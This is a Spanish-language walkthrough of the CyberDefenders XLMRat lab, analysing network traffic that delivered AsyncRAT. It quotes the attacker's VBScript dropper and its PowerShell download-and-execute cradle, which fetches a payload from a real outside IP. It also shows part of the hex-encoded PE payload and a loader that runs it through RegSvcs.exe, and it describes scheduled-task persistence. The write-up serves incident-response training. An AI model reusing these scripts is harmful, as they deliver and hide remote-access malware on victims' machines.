CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: XLMRat (CyberDefenders)

Análisis de tráfico de red y scripts maliciosos para identificar la entrega de malware, desofuscar código y mapear técnicas del atacante, incluyendo ejecución sigilosa, uso de LOLBins y persistencia en sistemas comprometidos.

Sebastian David
Torres Reyes

Escenario:

Se ha detectado una máquina comprometida debido a tráfico de red sospechoso. Su tarea consiste en analizar el archivo PCAP para determinar el método de ataque, identificar cualquier carga útil maliciosa y reconstruir la cronología de los eventos. Concéntrese en cómo el atacante obtuvo acceso, qué herramientas o técnicas utilizó y cómo operó el malware tras la intrusión.

Herramientas utilizadas:

- Wireshark
- Whois
- CyberChef
- VirusTotal

Resumen:

El análisis de la captura de tráfico de red evidencia actividad maliciosa en un sistema ya comprometido, donde se observan solicitudes HTTP para la descarga de dos archivos: xlm.txt y mdm.jpg. El archivo xlm.txt actúa como un script inicial que realiza la descarga y ejecución del payload mdm.jpg. Este último funciona como un loader que contiene múltiples componentes, incluyendo un ejecutable malicioso, y emplea el LOLBin RegSvcs.exe para facilitar una ejecución más sigilosa y evadir controles de seguridad, además de invocar el script de PowerShell Conted.ps1.

El ejecutable final fue identificado como AsyncRAT, el cual posee capacidades de acceso remoto completo al sistema comprometido. El análisis en plataformas de inteligencia de amenazas sugiere comportamientos asociados a persistencia, como la modificación de claves de registro. Finalmente, se identificó comunicación de red hacia la dirección IP 45.126.209.4, resuelta como madmrx.duckdns.org, la cual presenta características consistentes con infraestructura de comando y control (C2), alojada en un proveedor de hosting asociado a ReliableSite.

P1: El atacante ejecutó con éxito un comando para descargar la primera fase del malware. ¿Cuál es la URL desde la que se instaló la primera fase del malware?

R: http://45.126.209.4:222/mdm.jpg

Se inspeccionó el paquete HTTP donde se realiza una solicitud GET a la URL http://45.126.209.4:222/xml.txt. El script inicial se descarga desde xml.txt, el cual posteriormente descarga el payload desde mdm.jpg. Inicia construyendo un arreglo (LZeWX) con fragmentos del comando real.

```
HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 17:27:28 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Fri, 05 Jan 2024 10:28:14 GMT
ETag: "7b6-60e304e3f0e63"
Accept-Ranges: bytes
Content-Length: 1974
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

Dim LZeWX(88), OodjR, i

' Define each part based on the provided order
LZeWX(0) = "[B"
LZeWX(1) = "YT"
LZeWX(2) = "e["
LZeWX(3) = "]]"
LZeWX(4) = ";$"
LZeWX(5) = "A1"
LZeWX(6) = "23"
LZeWX(7) = "='"
LZeWX(8) = "Ie"
LZeWX(9) = "X("
LZeWX(10) = "Ne"
LZeWX(11) = "W-"
LZeWX(12) = "OB"
LZeWX(13) = "Je"
LZeWX(14) = "CT"
LZeWX(15) = " N"
LZeWX(16) = "eT"
LZeWX(17) = ".W"
LZeWX(18) = "';"
LZeWX(19) = "$B"
LZeWX(20) = "45"
LZeWX(21) = "6="
LZeWX(22) = "'e"
LZeWX(23) = "BC"
```

```
LZeWX(81) = "3+"
LZeWX(82) = "$B"
LZeWX(83) = "45"
LZeWX(84) = "6+"
LZeWX(85) = "$C"
LZeWX(86) = "78"
LZeWX(87) = "9)"

' Combine the parts into one string
OodjR = ""
For i = 0 To 88 - 1
    OodjR = OodjR & LZeWX(i)
Next

' Use the combinedParts in the shell execution
Set objShell = CreateObject("WScript.Shell")
objShell.Run "Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI " & OodjR, 0, True
Set objShell = Nothing
```

El script reconstruye los fragmentos en orden resultando en un comando Powershell ofuscado.

```
[BYTe[]];$A123'IeX(NeW-OBJeCTNeT.W';$B456'eBCLIeNT.DOWNLO';
[BYTe[]];$C789'VAN(''http://45.126.209.4:222/mdm.jpg''.RePLACe('VAN','ADSTRING';
[BYTe[]];IeX($A123+$B456+$C789
```

Se revela que el código Powershell crea un objeto web (New-Object Net.WebClient), se descarga el payload almacenado en la URL http://45.126.209.4:222/mdm.jpg y se ejecuta (IeX).

La parte final del script invoca cmd.exe para ejecutar Powershell y usa flags (-Window Hidden, -ExecutionPolicy Bypass y -NoProfile) con el objetivo de ejecutar el script silenciosamente.

```
' Use the combinedParts in the shell execution
Set objShell = CreateObject("WScript.Shell")
objShell.Run "Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI " & OodjR, 0, True
Set objShell = Nothing
```

P2: ¿Qué proveedor de hosting es el propietario de la dirección IP asociada?

R: ReliableSite.net

Se obtuvo información del dominio que aloja el malware (45.126.209.4) mediante Whois. El proveedor es ReliableSite.net.

Whois IP 45.126.209.4

Updated 1 day ago

```
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '45.126.208.0 - 45.126.211.255'

% Abuse contact for '45.126.208.0 - 45.126.211.255' is 'abuse@reliablesite.net'

inetnum:        45.126.208.0 - 45.126.211.255
netname:        RELIABLESITE-AP
descr:          ReliableSite.Net LLC
country:        SG
geoloc:         25.7975441 -80.2322913
```

P3: Tras analizar los scripts maliciosos, se identificaron dos cargas útiles: un cargador y un ejecutable secundario. ¿Cuál es el SHA256 del ejecutable del malware?


R: 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

Al inspeccionar el script dentro del archivo mdm.jpg se encontraron 2 payloads en formato hexadecimal.

```
...$Content = @'

$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0E_1F_BA_0E_00_B
4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_
20_44_4F_53_20_6D_6F_64_65_2E_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_00_4C_01_03_00_FC_C6_3F_65_00_00_00_00_00
_00_00_00_E0_00_02_01_0B_01_08_00_00_F8_00_00_00_0A_00_00_00_00_00_00_2E_16_01_00_00_20_00_00_00_20_01_00_00_00_4
0_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_00_04_00_00_00_00_00_00_00_00_60_01_00_00_02_00_00_00_00_00_00_
02_00_60_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_10_00_00_00_00_00_00_00_00_00_00_00_DC_15
_01_00_4F_00_00_00_00_20_01_00_FF_07_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_40_01_00_0C_00_00_0
0_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_
00_00_00_00_00_00_00_00_00_00_00_00_20_00_00_08_00_00_00_00_00_00_00_00_00_00_00_08_20_00_00_48_00_00_00_00_00_00
_00_00_00_00_00_2E_74_65_78_74_00_00_00_00_34_F6_00_00_00_20_00_00_00_F8_00_00_00_02_00_00_00_00_00_00_00_00_00_0
0_00_00_00_20_00_00_60_2E_72_73_72_63_00_00_00_FF_07_00_00_00_20_01_00_00_08_00_00_00_FA_00_00_00_00_00_00_00_00_
00_00_00_00_00_00_40_00_00_40_2E_72_65_6C_6F_63_00_00_0C_00_00_00_00_40_01_00_00_02_00_00_00_02_01_00_00_00_00_00
_00_00_00_00_00_00_00_00_40_00_00_42_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_10_16_01_00_00_00_00_00_48_0
0_00_00_02_00_05_00_34_7D_00_00_A8_98_00_00_03_00_00_00_01_00_00_06_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_
00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_BF_EB_1E_56_FB
_CD_97_3B_B2_19_02_24_30_A5_78_43_00_3D_56_44_D2_1E_62_B9_D4_F1_80_E7_E6_C3_39_41_2E_00_2F_00_5C_00_00_00_1E_02_2
8_1B_00_00_0A_2A_1A_7E_14_00_00_04_2A_1E_02_80_14_00_00_04_2A_1A_7E_15_00_00_04_2A_1E_02_80_15_00_00_04_2A_1A_7E_
16_00_00_04_2A_1E_02_80_16_00_00_04_2A_1A_7E_17_00_00_04_2A_1E_02_80_17_00_00_04_2A_1A_7E_18_00_00_04_2A_1E_02_80
_18_00_00_04_2A_1A_7E_19_00_00_04_2A_1E_02_80_19_00_00_04_2A_1A_7E_1A_00_00_04_2A_1E_02_80_1A_00_00_04_2A_1A_7E_1
B_00_00_04_2A_1A_7E_1C_00_00_04_2A_1E_02_80_1C_00_00_04_2A_1A_7E_1D_00_00_04_2A_1E_02_80_1D_00_00_04_2A_1A_7E_1E_
00_00_04_2A_1E_02_80_1E_00_00_04_2A_2A_02_28_41_00_00_0A_16_FE_03_2A_32_7E_0B_00_00_04_03_6F_42_00_00_0A_2A_2E_73
_1B_00_00_0A_80_1B_00_00_04_2A_E6_28_29_00_00_06_3A_28_00_00_00_28_2A_00_00_06_3A_1E_00_00_00_28_2B_00_00_06_3A_1
4_00_00_00_28_27_00_00_06_3A_0A_00_00_00_28_28_00_00_06_39_06_00_00_00_14_28_79_00_00_0A_2A_56_7E_27_00_00_04_28_
33_00_00_06_80_28_00_00_04_28_A0_00_00_0A_2A_F2_72_21_34_00_70_28_AB_00_00_0A_72_2B_34_00_70_28_72_00_00_0A_80_24
_00_00_04_14_FE_06_34_00_00_06_73_43_00_00_06_80_27_00_00_04_7E_AC_00_00_0A_80_28_00_00_04_1F_0D_80_29_00_00_04_2
A_56_28_B3_00_00_0A_73_B4_00_00_0A_20_20_02_00_00_6F_B5_00_00_0A_2A_62_7F_2B_00_00_04_FE_15_0C_00_00_02_16_6A_73_
C3_00_00_0A_80_2C_00_00_04_2A_6E_7E_31_00_00_04_39_10_00_00_00_7E_31_00_00_04_6F_C5_00_00_0A_14_80_31_00_00_04_2A
_7E_7E_10_00_00_04_28_17_00_00_0A_39_0F_00_00_00_28_4B_00_00_06_39_05_00_00_00_28_5C_00_00_06_2A_56_72_F5_34_00_7
0_7E_11_00_00_04_28_72_00_00_0A_80_36_00_00_04_2A_BE_73_B9_00_00_06_25_72_ED_21_00_70_6F_A4_00_00_06_72_2D_39_00_
```


Mediante CyberChef se identificó la cabecera “MZ” en ambos payloads característica de ejecutables PE. El primer payload es el ejecutable secundario y el hash SHA256 extraído es 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798.



P4: ¿Cuál es la etiqueta de la familia de malware basada en Alibaba?

R: asyncrat


Mediante VirusTotal se analizó la información del ejecutable secundario a través del hash SHA256 extraído anteriormente. Los motores de antivirus, entre ellos Alibaba, etiquetaron a este malware con la etiqueta de AsyncRat. AsyncRat es un troyano de acceso remoto (RAT) de código abierto diseñado originalmente para la administración remota legítima, sin embargo, ha sido ampliamente adoptado y modificado por ciberdelincuentes.



P5: ¿Cuál es la marca de tiempo de la creación del malware?

R: 2023-10-30 15:08

La fecha de creación del malware de familia Asyncrat según VirusTotal fue 2023-10-30 15:08.



P6: ¿Qué LOLBin se utiliza para la ejecución de procesos sigilosos en este script? Proporcione la ruta completa.

R: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Al inspeccionar el script que contiene el archivo mdm.jpg se utilizó el LOLBin (Living off the Land Binaries) RegSvcs.exe, una herramienta de instalación legítima de servicios de .NET utilizado para registrar y configurar ensamblados de .NET Framework para su uso con servicios COM+. El script utiliza este LOLBin con el objetivo de facilitar ejecución sigilosa y evasión de controles.


```
Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)


'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)
```

El script usa la ofuscación por sustitución de caracteres (‘#’ -> ‘ ‘). Al desofuscar el script se revela el LOLBin utilizado y su ruta.



P7: El script está diseñado para eliminar varios archivos. Enumera los nombres de los archivos que el script ha eliminado.

R: Conted.ps1, Conted.bat, Conted.vbs

El script crear 3 archivos (WriteAllText): Conted.ps1, Conted.bat y Conted.vbs. Después estos archivos se ejecutan en cadena (.vbs -> .bat; .bat -> .ps1). Finalmente se crea una tarea programada llamada “Update Edge” que ejecuta Conted.vbs cada 2 minutos de forma persistente.